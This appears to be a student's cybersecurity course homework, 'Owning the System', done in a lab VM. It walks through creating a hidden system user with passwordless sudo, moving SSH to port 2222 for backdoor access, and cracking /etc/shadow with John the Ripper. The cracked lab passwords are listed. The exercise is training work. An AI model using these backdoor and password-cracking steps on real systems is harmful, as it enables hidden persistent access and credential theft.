Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:

- useradd -r sysd -p passw0rd -G sudo

```
root:home\ $ useradd -r sysd -p passw0rd -G sudo
root:home\ $ ls
babbage  lovelace  mitnik  stallman  student  sysadmin  turing  vagrant
root:home\ $
```

- No home directory created because I created a system user with the 'useradd' command. That is the default behavior. Home directories displayed for reference.

1. Give your secret user a password:

    - noted above "passw0rd" shown below in the shadow file:

```
root:~\ $ grep sysd /etc/shadow
sysd:passw0rd:18748::::::
```

- changed the password again to hash it in the shadow file:

  root:~\ $ passwd sysd
  Enter new UNIX password:
  Retype new UNIX password:
  passwd: password updated successfully
  root:~\ $ grep sysd /etc/shadow
  sysd:6qiSxoVpT$vzIeXws9v8l9DPaPimI1PecKqCNl9XovRpTZx8o8vviv2ojepn44IB6YmFM4P23qz6ySXTCHty6pvYp0grAkp.:18748::::::

1. Give your secret user a system UID < 1000:

   System UID/GID created automatically as shown in next screenshot

2. Give your secret user the same GID:

```
root:home\ $ grep sysd /etc/passwd
sysd:x:998:998::/home/sysd:/bin/sh
```

3. Give your secret user full `sudo` access without the need for a password:

- Edited the sudoers file with the visudo command and added the following line:

    - `sysd  ALL=(ALL) NOPASSWD:ALL`

6. Test that `sudo` access works without your password:

```
root:/\ $ su sysd
$ mkdir test
mkdir: cannot create directory ‘test’: Permission denied
$ sudo mkdir test
$ ls
babbage  lovelace  mitnik  stallman  student  sysadmin  test  turing
vagrant
(directory listing displayed with new test directory created)
$ exit
root:/\ $
```


Also tested that the basic password that I set worked by exiting root and dropping into that user. I was prompted for my password and successfully logged in as that user.

Step 2: Smooth Sailing

7. Edit the `sshd_config` file:
    - This section mentions to change the port login to 2222 from 22.

```
nano sshd_config
```

Added this line to the sshd_config file:



Step 3: Testing Your Configuration Update

1. Restart the SSH service:
    - service ssh restart
2. Exit the `root` account:
    - root:/\ $ exit
      exit
      sysadmin:~\ $
    - sysadmin:~\ $ exit
      logout
      Connection to 192.168.6.105 closed.
      sysadmin@UbuntuDesktop:~$
3. SSH to the target machine using your `sysd` account and port `2222`:
    - sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p2222
4. Use `sudo` to switch to the root user:
    - sudo -s
    - whoami

      root

Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`:
    - sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p2222
2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:

- sudo -s
- whoami

  root
- Command to crack the /etc/shadow file - launched from within /etc:

  john -show shadow

  Passwords output for (users):

  `sysadmin:passw0rd:18387:0:99999:7:::`
  `student:Goodluck!:18387:0:99999:7:::`
  `mitnik:trustno1:18387:0:99999:7:::`
  `babbage:freedom:18387:0:99999:7:::`
  `lovelace:dragon:18387:0:99999:7:::`
  `stallman:computer:18387:0:99999:7:::`
  `turing:lakers:18387:0:99999:7:::`
  `sysd:passw0rd:18748::::::`
